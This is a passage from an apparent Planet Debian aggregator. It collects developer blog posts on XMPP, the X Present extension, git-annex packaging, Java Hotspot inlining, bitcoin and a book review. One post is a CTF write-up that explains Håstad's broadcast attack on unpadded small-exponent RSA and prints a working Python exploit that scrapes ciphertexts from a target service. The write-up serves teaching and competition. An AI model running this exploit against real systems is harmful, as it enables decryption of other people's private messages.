From this, I was able to connect to the server without clicking through any certificate warnings. If you want to make sure that XMPP federation works, add your GMail address as a buddy to the account and send yourself a test message. In this example, the XMPP address I give to my friends is me@fmarier.org.

1 January 2014

Dominique Dumont: Config::Model::OpenSsh now supports OpenSSH 6.4 configuration

Hello This was long overdue. I ve released Config::Model::OpenSsh 1.232. This new release
supports a lot of new parameters that were added to OpenSSH 6.0 and later versions, like AllowAgentForwarding, AuthenticationMethods or AuthorizedKeysCommand. This new version is also available in Debian. Happy new year !
Tagged: Config::Model, OpenSsh, Perl

28 December 2013

Keith Packard: Present-redirect-lifetimes

Object Lifetimes under Present Redirection Present extension redirection passes responsibility for showing application contents from the X server to the compositing manager. This eliminates an extra copy to the composite extension window buffer and also allows the application contents to be shown in the right frame. (Currently, the copy from application buffer to window buffer is synchronized to the application-specified frame, and then a Damage event is delivered to the compositing manager which constructs the screen image using the window buffer and presents that to the screen at least one frame later, which generally adds another frame of delay for the application.) The redirection operation itself is simple just wrap the PresentPixmap request up into an event and send it to the compositing manager. However, the pixmap to be presented is allocated by the application, and hence may disappear at any time. We need to carefully control the lifetime of the pixmap ID and the specific frame contents of the pixmap so that the compositing manager can reliably construct complete frames. We ll separately discuss the lifetime of the specific frame contents from that of the pixmap itself. By the frame contents , I mean the image, as a set of pixel values in the pixmap, to be presented for a specific frame. Present Pixmap contents lifetime After the application is finished constructing a particular frame in a pixmap, it passes the pixmap to the X server with PresentPixmap. With non-redirected Present, the X server is responsible for generating a PresentIdleNotify event once the server is finished using the contents. There are three different cases that the server handles, matching the three different PresentCompleteModes:

  1. Copy. The pixmap contents are not needed after the copy operation has been performed. Hence, the PresentIdleNotify event is generated when the target vblank time has been reached, right after the X server calls CopyArea
  2. Flip. The pixmap is being used for scanout, and so the X server won t be done using it until some other scanout buffer is selected. This can happen as a result of window reconfiguration which makes the displayed window no longer full-screen, but the usual case is when the application presents a subsequent frame for display, and the new frame replaces the old. Thus, the PresentIdleNotify event generally occurs when the target vblank time for the subsequent frame has been reached, right after the subsequent frame s pixmap has been selected for scanout.
  3. Skip. The pixmap contents will never be used, and the X server figures this out when a subsequent frame is delivered with a matching target vblank time. This happens when the subsequent Present operation is queued by the X server.
In the Redirect case, the X server cannot tell when the compositing manager is finished with the pixmap. The same three cases as above apply here, but the results are slightly different:
  1. Composite. The pixmap is being used as a part of the screen image and must be composited with other window pixmaps. In this case, the compositing manager will need to hold onto the pixmap until a subsequent pixmap is provided by the application. Thus, the pixmap will remain needed by the compositing manager until it receives a subsequent PresentRedirectNotify for the same window.
  2. Flip. The compositing manager is free to take the application pixmap and use it directly in a subsequent PresentPixmap operation and let the X server flip to it; this provides a simple way of avoiding an extra copy while not needing to fuss around with unredirecting windows. In this case, the X server will need the pixmap contents until a new scanout pixmap is provided, and the compositing manager will also need the pixmap in case the contents are needed to help construct a subsequent frame.
  3. Skip. In this case, the compositing manager notices that the window s pixmap has been replaced before it was ever used.
In case 2, the X server and the compositing manager will need to agree on when the PresentIdleNotify event should be delivered. In the other two cases, the compositing manager itself will be in charge of that. To let the compositing manager control when the event is delivered, the X server will count the number of PresentPixmap redirection events sent, and the compositing manager will deliver matching PresentIdle requests. PresentIdle
 
    PresentIdle
    pixmap: PIXMAP
 
Errors: Pixmap, Match
Informs the server that the Pixmap passed in a PresentRedirectNotify event is no longer needed by the client. Each PresentRedirectNotify event must be matched by a PresentIdle request for the originating client to receive a PresentIdleNotify event. PresentRedirect pixmap ID lifetimes A compositing manager will want to know the lifetime of the pixmaps delivered in PresentRedirectNotify events to clean up whatever local data it has associated with it. For instance, GL compositing managers will construct textures for each pixmap that need to be destroyed when the pixmap disappears. Some kind of PixmapDestroyNotify event is necessary for this; the alternative is for the compositing manager to constantly query the X server to see if the pixmap IDs it is using are still valid, and even that isn t reliable as the application may re-use pixmap IDs for a new pixmap. It seems like this PixmapDestroyNotify event belongs in the XFixes extension it s a general mechanism that doesn t directly relate to Present. XFixes doesn t currently have any Generic Events associated, but adding that should be fairly straightforward. And then, have the Present extension automatically select for PixmapDestroyNotify events when it delivers the pixmap in a PresentRedirectNotify event so that the client is ensured of receiving the associated PixmapDestroyNotify event. One remaining question I have is whether this is sufficient, or if the compositing manager needs a stable pixmap ID which lives beyond the life of the application pixmap ID. If so, the solution would be to have the X server allocate an internal ID for the pixmap and pass that to the client somehow; presumably in addition to the original pixmap ID. XFixesPixmapSelectInput
XFIXESEVENTID   XID  
    Defines a unique event delivery target for Present
    events. Multiple event IDs can be allocated to provide
    multiple distinct event delivery contexts.
PIXMAPEVENTS   XFixesPixmapDestroyNotify  
 
    XFixesPixmapSelectInput
    eventid: XFIXESEVENTID
    pixmap: PIXMAP
    events: SETofPIXMAPEVENTS
 
Errors: Pixmap, Value
Changes the set of events to be delivered for the target pixmap. A Value error is sent if events contains invalid event selections. XFixesPixmapDestroyNotify
 
    XFixesPixmapDestroyNotify
    type: CARD8         XGE event type (35)
    extension: CARD8        XFixes extension request number
    sequence-number: CARD16
    length: CARD32          0
    evtype: CARD16          XFixes_PixmapDestroyNotify
    eventID: XFIXESEVENTID
    pixmap: pixmap
 
This event is delivered to all clients selecting for it on pixmap when the pixmap ID is destroyed by a client. Note that the pixmap may still be referenced by other objects within the X server, as a window background, GC tile or stipple or Picture drawable (among others), but this event serves to notify the selecting client that the ID is no longer associated with the underlying pixmap.

Russ Allbery: rra-c-util 5.0

This package started as my collection of shared C utility code and has turned into the collection of all sorts of glue that I use across multiple packages. The primary changes in this release are to the network utility layer. In order to add proper IPv6 support, I adopted the network_bind_* functions to take the socket type, which changed all the APIs (hence the major version bump). While I was at it, I also cleaned up some of the error reporting in the various functions to make them easier to use. There's a new network_wait_any function that does the select part of network_accept_any, making it useful for UDP servers. This release also contains a new, generalized TAP add-on for spawning background processes used by test cases. Their standard output and standard error is now captured and merged into the test output stream using the new C TAP Harness support for files containing diagnostic messages. The remctl TAP add-on has been rewritten to use this framework. Julien LIE also adapted the Autoconf probes for Berkeley DB and zlib used in INN to the framework used for most probes in rra-c-util, and those probes are included in this release. Finally, the vector utility library's free functions now accept (and do nothing with) NULL, which makes it easier to write cleanup functions. You can get the latest release from the rra-c-util distribution page.

22 December 2013

Russ Allbery: Review: They Had to Go Out

Review: They Had to Go Out, by Gary J. Hudson
Publisher: Xlibris
Copyright: 2008
ISBN: 1-4363-8132-0
Format: Trade paperback
Pages: 165
They Had to Go Out, as noted on the cover, is the story of the tragedy of the Triumph and the Mermaid, a marine incident that occurred off the Oregon coast of the United States near the mouth of the Columbia River on January 12, 1961. But it's also much more than that. It's a detailed and thoroughly-researched account of a Coast Guard rescue operation, starting with background on the two coastal lifeboat stations and the types of ships involved. It covers everything from crew backgrounds to equipment issues to the general shape of the subsequent inquiry, and in the process provides a wealth of detailed information about the nature of Coast Guard rescue operations and the technology and equipment available at the time. But, beyond that, it's a gripping story, in part because of the authenticity of the authorial voice. Gary Hudson spent twenty years in the Coast Guard, ten on coastal lifeboat stations like the ones in this book, and was assigned to Point Adams (the primary station involved in this story) until 12 days before the incident, when he transferred to a light station for unrelated reasons. The writing is rough, the paragraphs are not always well-organized, the punctuation doesn't always end up in the right place, and it could have used an editor (Xlibris is a printing service company for self-publishing). But he understands the subject matter completely, and he clearly spent years of effort putting together all the details of the story. The first few chapters, where he establishes the necessary background and tells a few related stories, feel quite rough, but once he gets into the heart of the story, the rough prose stops mattering. Obviously, one of the things that makes this story so appealing is that it's a gripping human story, with the unconstructed and unexpected twists and turns of reality rather than a plot. Hudson has lived the life of the people he's writing about and can put many of their fears and thoughts into words. He captures some of what it would feel like to be out on the water in the middle of the worst seas that most of them had ever seen. And reality is unpredictable. I'm avoiding giving the exact details of what happened and I would recommend not researching the incident on Google if you plan to read this book; there's a lot of drama here, and spoilers are possible. Hudson's factual, detailed narrative style gives the reader a lot of material with which to build mental pictures, and he preserves the drama and the human impact of the story by telling it in straight chronological order. The writing is rough, but he shows a talent for pacing and perspective in the way he weaves together the viewpoints of multiple Coast Guard stations and ship crews. This is also a case study and an accident report, put together with extensive research and scope, but made approachable for the average reader. Hudson takes out the dryness and technical language and weaves the events into a narrative, but he doesn't lose much of the detail. You can know nothing at all about ships or Coast Guard operations and come away from this book with strong opinions about self-righting capabilities (and, more to the point, accurate communication to crews of the capabilities of their vessels). And, by showing a full day of Coast Guard operations (admittedly, a very unusual and difficult day), Hudson also provides the previously unfamiliar reader with a great "day in the life" picture of what Coast Guard lifesaving operations at their most dangerous look like (or at least looked like; one also gets a sense of just how much has improved, and how important the improvements are, in the final chapters). Finally, unlike most accident reports, Hudson carries the story through to the immediate family impact (which may well bring you to tears) and then, given forty years of hindsight, some of the subsequent effects on the people involved. I really liked this. One of the aspects of stories like this that often gets short shrift is that the people involved carry the incident with them for the rest of their lives, often with profound impact. Unlike a movie, where the movie ends and the characters disappear as soon as the primary action is complete, real life has messy and lingering endings, and I think Hudson manages to capture some of that feeling. Some of the best non-fiction books are not written by professional writers. Instead, they're written by people who have both expertise and passion for a particular topic and who know or teach themselves enough about telling a story to manage to get that expertise and passion out on paper. Hudson puts every aspect of this day into the book, from the people to the family impact, from the questionable decisions to the equipment failures and shortages, from the initial conditions through the inquiry and up to the subsequent impact on the lives of the people involved (including, sadly, the Coast Guard's lack of understanding of how to help people with traumatic stress). Some of the paragraphs clunk, some of the sentence construction is awkward, and some of the short biographies are a bit lost in details, but Hudson's desire to tell the complete truth as he was able to reconstruct it, and his deep empathy and understanding of how it felt to the people involved, shine through and carry this book. This is great stuff, and worth seeking out. Recommended. Rating: 9 out of 10

20 December 2013

Christoph Egger

Greetings from the FAU Security Team (FAUST), the Uni Erlangen CTF group. We were participating in the RuCTFe competition and made it to 4th place. Following is my write-up on the nsaless service, the main crypto challenge in the competition. nsaless is a nodejs webservice providing a short message service. People can post messages and their followers receive the message encrypted to their individual RSA key.

About the gameserver protocol
The gameserver created groups of 8 users on the service 7 were just following the first user (and authorized by the first user to do so) while the first user sent a tweet containing the flag. The service used 512bit RSA with 7 as public exponent. While RSA512 is certainly weak, it's strong enough to make it unfeasible to break directly.

Attacking RSA
There are some known attacks against RSA with small exponents if no proper padding is done. The most straightforward version just takes the e-th root of the cipher-text and, if the clear message was small enough, outputs that root as plain-text. As the flag was long enough to make this attack impossible, we need a somewhat improved Attack.

H stad's Broadcast Attack
Reminder:
  • In RSA, given a plain-text A, the sender computes A mod N to build the cipher-text B.
  • Given simultaneous congruences we can efficiently compute a x such that x satisfies all congruences using the Chinese remainder theorem.
For NSAless we actually get several such B for different N (each belonging to different users receiving the tweet because they follow the poster). This effectively means we get A in mod N for different N. Using the Chinese remainder theorem we can now compute a x A mod N . If we use at least e different B for this we are guaranteed that x actually equals A (in ): A needs to be smaller than N for all N used (otherwise we lose information during encryption), therefore A needs to be smaller than N . Computing now the e-th root of x we get the plain-text A the flag.

Fix
Fixing your service is easy enough, just increase e to an suitable number > 8. At the end of the contest 5 Teams had fixed this vulnerability by either using 17 or 65537.

EXPLOIT
The basic exploit is shown below. Unfortunately it needs to retrieve all tweets for all users the compute the flags which just takes too long to be feasible (at least at the end of the competition where tons of users already existed) so you would need some caching to make it actually work. Would have been a great idea to have users expire after an hour or two in the service!
#!/usr/bin/python
import httplib
import urllib
import re
import json
import pprint
import gmpy
import sys
userparse_re = re.compile('<a [^>]*>([^<]*)</a></div>\s*<div>([^<]*)</div>')
tweetparse_re = re.compile("<div id='last_tweet'>([0-9]+)</div>")
followingparse_re = re.compile('<div><a href="/[0-9]+">([0-9]+)</a></div>')
def my_parse_number(number):
    string = "%x" % number
    if len(string) != 64:
        return ""
    erg = []
    while string != '':
        erg = erg + [chr(int(string[:2], 16))]
        string = string[2:]
    return ''.join(erg)
def extended_gcd(a, b):
    x,y = 0, 1
    lastx, lasty = 1, 0
    while b:
        a, (q, b) = b, divmod(a,b)
        x, lastx = lastx-q*x, x
        y, lasty = lasty-q*y, y
    return (lastx, lasty, a)
def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
  result = 0
  for a, n in items:
    m = N/n
    r, s, d = extended_gcd(n, m)
    if d != 1:
      raise "Input not pairwise co-prime"
    result += a*s*m
  return result % N, N
def get_tweet(uid):
    try:
        conn = httplib.HTTPConnection("%s:48879" % sys.argv[1], timeout=60)
        conn.request("GET", "/%s" % uid)
        r1 = conn.getresponse()
        data = r1.read()
        tweet = re.findall(tweetparse_re, data)
        if len(tweet) != 1:
            return None
        followers = re.findall(followingparse_re, data)
        return tweet[0], followers
    except:
        return None
def get_users():
    conn = httplib.HTTPConnection("%s:48879" % sys.argv[1], timeout=60)
    conn.request("GET", "/users")
    r1 = conn.getresponse()
    data1 = r1.read(1024 * 1024)
    data = dict()
    for i in re.findall(userparse_re, data1)[:100]:
        userinfo = get_tweet(i[0])
        if userinfo != None:
            data[i[0]] = (json.loads(i[1].replace('&quot;', '"'))['n'], userinfo)
    return data
users = get_users()
allusers = users.keys()
masters = [ user for user in allusers if len(users[user][1][1]) > 0 ]
for test in masters:
    try:
        followers = users[test][1][1]
        data = []
        for fol in followers:
            n = int(users[fol][0])
            tweet = int(users[fol][1][0])
            data = data + [(tweet, n)]
        x, n = chinese_remainder_theorem(data)
        realnum = gmpy.mpz(x).root(7)[0].digits()
        print my_parse_number(int(realnum))
    except:
        pass

18 December 2013

Joey Hess: what charlie's missing about bitcoin

(Posted as a comment to Charles Stross's blog post about bitcoin) Bitcoin is a piece of software which tries to implement a particular SFnal future. One in which the world currency is de-centralized, deflationary, all early bitcoin adopters own their own planetoids, and all visitors are automatically charged for the air they breath. Thing is, the real world is more complicated than that. Assuming Bitcoin did manage to become an important currency, countries would naturally try to regulate it. In 30 years, by the time bitcoin mining has slowed right down, the legal system will be fully caught up to the internet. Bitcoin tries to make its code the law (as Lessig used to say), but the law can certainly affect its code. The law could, for example, require that bitcoin be changed to stop increasing the difficulty of mining new blocks. Then bitcoin is suddenly an inflationary currency. This would be a hard fork in the block chain, but one enforced by financial regulators. Miners would be tracked down and forced to comply. Some would perhaps go underground and run the deflationary bitcoin network on TOR hidden services. Lots of possible ways it could play out. That's only one scenario, covering one of the many problems with Bitcoin that make Charlie hate it. So it seems to me that Bitcoin should be a gold mine for Science Fiction authors, if nothing else..

17 December 2013

Joey Hess: completely linux distribution-independent packaging

Sometimes it makes sense to ship a program to linux users in ready-to-run form that will work no matter what distribution they are using. This is hard. Often a commerical linux game will bundle up a few of the more problimatic libraries, and ship a dynamic executable that still depends on other system libaries. These days they're building and shipping entire Debian derivatives instead, to avoid needing to deal with that. There have been a few efforts to provide so-called one click install package systems that AFAIK, have not been widely used. I don't know if they generally solved the problem. More modern appoaches seem to be things like docker, which move the application bundle into a containerized environment. I have not looked at these, but so far it does not seem to have spread widely enough to be a practical choice if you're wanting to provide something that will work for a majority of linux users. So, I'm surprised that I seem to have managed to solve this problem using nothing more than some ugly shell scripts. My standalone tarballs of git-annex now seem fairly good at running on a very wide variety of systems. For example, I unpacked the tarball into the Debian-Installer initramfs and git-annex could run there. I can delete all of /usr and it keeps working! All it needs is a basic sh, which even busybox provides. Looks likely that the new armel standalone tarball of git-annex will soon be working on embedded systems as odd as the Synology NAS, and it's already been verified to work on Raspbian. (I'm curious if it would work on Android, but that might be a stretch.) Currently these tarballs are built for a specific architecture, but there's no particular reason a single one couldn't combine binaries built for each supported architecture. technical details The main trick is to ship a copy of ld-linux.so, as well as all the glibc libraries and associated files, and of course every other library and file the application needs. Shipping ld-linux.so lets a shell script wrapper be made around each binary, that runs ld-linux.so and passes it the library directories to search. This way the binary can be run, bypassing the system's own dynamic linker (which might not like it) and using the included glibc. For example a shell script that runs the git binary from the bundle:
exec "$GIT_ANNEX_LINKER" --library-path "$GIT_ANNEX_LD_LIBRARY_PATH" "$GIT_ANNEX_SHIMMED/git/git" "$@"
I have to set quite a lot of environment variables, to avoid using any files from the system and instead use ones from my tarball. One important one is GCONV_PATH. Note that LD_LIBRARY_PATH does not have to be set, and this is nice because it allows running a few programs from the host system, such as its web browser. worse is better Of course I'll take a proper distribution package anytime over this. Still, it seems to work quite well, in all the horrible cases that require it.

16 December 2013

Erich Schubert: Java Hotspot Compiler - a heavily underappreciated technology

When I had my first contacts with Java, probably around Java 1.1 or Java 1.2, it felt all clumsy and slow. And this is still the reputation that Java has to many developers: bloated source code and slow performance.
The last years I've worked a lot with Java; it would not have been my personal first choice, but as this is usually the language the students know best, it was the best choice for this project, the data mining framework ELKI.
I've learned a lot on Java since, also on debugging and optimizing Java code. ELKI contains a number of tasks that require a good number chrunching performance; something where Java particularly had the reputation of being slow.
I must say, this is not entirely fair. Sure, the pure matrix multiplication performance of Java is not up to Fortran (BLAS libraries are usually implemented in Fortran, and many tools such as R or NumPy will use them for the heavy lifting). But there are other tasks than matrix multiplication, too!
There is a number of things where Java could be improved a lot. Some of this will be coming with Java 8, others is still missing. I'd particularly like to see native BLAS support and multi-valued on-stack returns (to allow intrinsic sincos, for example).

In this post, I want to emphasize that usually the Hotspot compiler does an excellent job.
A few years ago, I have always been laughing at those that claimed "Java code can even be faster than C code"; because the Java JVM is written in C. Having had a deeper look at what the hotspot compiler does, I'm now saying: I'm not surprised that quite often, reasonably good Java code outperforms reasonably good C code.
In fact, I'd love to see a "hotspot" optimizer for C.
So what is it what makes Hotspot so fast? In my opinion, the key ingredient to hotspot performance is aggressive inlining. And this is exactly why "reasonably well written" Java code can be faster than C code written at a similar level.
Let me explain this at an example. Assuming we want to compute a pariwise distance matrix; but we want the code to be able to support arbitrary distance functions. The code will roughly look like this (not heavily optimized):
for (int i = 0; i < size; i++)  
  for (int j = i + 1; j < size; j++)  
    matrix[i][j] = computeDistance(data[i], data[j]);
   
 
In C, if you want to be able to choose computeDistance at runtime, you would likely make it a function pointer, or in C++ use e.g. boost::function or a virtual method. In Java, you would use an interface method instead, i.e. distanceFunction.distance().
In C, your compiler will most likely emit a jmp *%eax instruction to jump to the method to compute the distance; with virtual methods in C++, it would load the target method from the vtable and then jmp there. Technically, it will likely be a "register-indirect absolute jump". Java will, however, try to inline this code at runtime, i.e. it will often insert the actual distance function used at the location of this call.
Why does this make a difference? CPUs have become quite good at speculative execution, prefetching and caching. Yet, it can still pay off to save those jmps as far as I can tell; and if it is just to allow the CPU to apply these techniques to predict another branch better. But there is also a second effect: the hotspot compiler will be optimizing the inlined version of the code, whereas the C compiler has to optimize the two functions independently (as it cannot know they will be only used in this combination).
Hotspot can be quite aggressive there. It will even inline and optimize when it is not 100% sure that these assumptions are correct. It will just add simple tests (e.g. adding some type checks) and jump back to the interpreter/compiler when these assumptions fail and then reoptimize again.
You can see the inlining effect in Java when you use the -Xcomp flag, telling the Java VM to compile everything at load time. It cannot do as much speculative inlining there, as it does not know which method will be called and which class will be seen. Instead, it will have to compile the code using virtual method invocations, just like C++ would use for executing this. Except that in Java, every single method will be virtual (in C++, you have to be explicit). You will likely see a substantial performance drop when using this flag, it is not recommended to use. Instead, let hotspot perform its inlining magic. It will inline a lot by default - in particular tiny methods such as getters and setters.
I'd love to see something similar in C or C++. There are some optimizations that can only be done at runtime, not at compile time. Maybe not even at linking time; but only with runtime type information, and that may also change over time (e.g. the user first computes a distance matrix for Euclidean distance, then for Manhattan distance).

Don't get me wrong. I'm not saying Java is perfect. There are a lot of common mistakes, such as using java.util.Collections for primitive types, which comes at a massive memory cost and garbage collection overhead. The first thing to debug when optimizing Java applications is to check for memory usage overhead. But all in all, good Java code can indeed perform well, and may even outperform C code, due to the inlining optimization I just discussed; in particular on large projects where you cannot fine-tune inlining in C anymore.

Sometimes, Hotspot may also fail. Which is largely why I've been investigating these issues recently. In ELKI 0.6.0 I'm facing a severe performance regression with linear scans (which is actually the simpler codepath, not using indexes but using a simple loop as seen above). I had this with 0.5.0 before, but back then I was able to revert back to an earlier version that still performed good (even though the code was much more redundant). This time, I would have had to revert a larger refactoring that I wanted to keep, unfortunately.
Because the regression was quite severe - from 600 seconds to 1500-2500 seconds (still clearly better than -Xcomp) - I first assumed I was facing an actual programming bug. Careful inspection down to the assembler code produced by the hotspot VM did not reveal any such error. Then I tried Java 8, and the regression was gone.
So apparently, it is not a programming error, but Java 7 failed at optimizing it remotely as good as it did with the previous ELKI version!
If you are an Java guru, interested at tracking down this regression, feel free to contact me. It's in an open source project, ELKI. I'd be happy to have good performance even for linear-scans, and Java 7. But I don't want to waste any more hours on this, but instead plan to move on to Java 8 for other reasons (lambda expressions, which will greatly reduce the amount of glue coded needed), too. Plus, Java 8 is faster in my benchmarks.

15 December 2013

Hideki Yamane: my Desktop Environment broken - any help?


Recently, my GNOME environment was broken suddenly. Startup GNOME Shell cause segfault and die. I cannot use GDM3 at all.

henrich@hp:~ $ grep gnome-shell /var/log/syslog
Dec 15 10:51:12 hp kernel: [34944.969581] gnome-shell[10054]: segfault at 84 ip 00007f6c6186a7b9 sp 00007fff59f1dbc0 error 4 in libcogl.so.12.1.1[7f6c61821000+97000]
Dec 15 10:51:12 hp gnome-session[9565]: WARNING: Application 'gnome-shell.desktop' killed by signal 11
Dec 15 10:51:14 hp kernel: [34946.429046] gnome-shell[10202]: segfault at 84 ip 00007ffa2ae877b9 sp 00007fff2bc5c7d0 error 4 in libcogl.so.12.1.1[7ffa2ae3e000+97000]
Dec 15 10:51:14 hp gnome-session[9565]: WARNING: Application 'gnome-shell.desktop' killed by signal 11
Dec 15 10:51:14 hp gnome-session[9565]: WARNING: App 'gnome-shell.desktop' respawning too quickly
So, I've switched to KDM, and install xfce4. However, I faced to another problem - it cannot show any icons (desktop and panel).


Odd Chromium window (why red?).



Also eog says "Could not load image" "Unrecognized image file format" - Well, why? It's just a .png file. (screenshot on KDE4)
Shotwell cause segfault, too :-( (and some other GTK applications)

I cannot point out broken component. Dear lazyweb, could you tell me how to fix this situation, please?


Next.

Previous.